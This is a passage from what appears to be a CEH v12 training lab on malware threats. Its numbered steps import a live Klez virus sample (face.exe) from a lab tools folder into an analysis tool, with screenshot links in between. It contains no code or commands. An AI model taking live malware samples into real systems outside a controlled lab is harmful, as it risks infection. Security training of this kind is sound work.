
Module 07 – Malware Threats

8. **Select File to Import** window appears, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select **face.exe**, and click **Select File to Import**.




9. **Import** window appears, click **OK**.


10. After the completion of file import, **Import Results Summary** window appears, click **OK**.



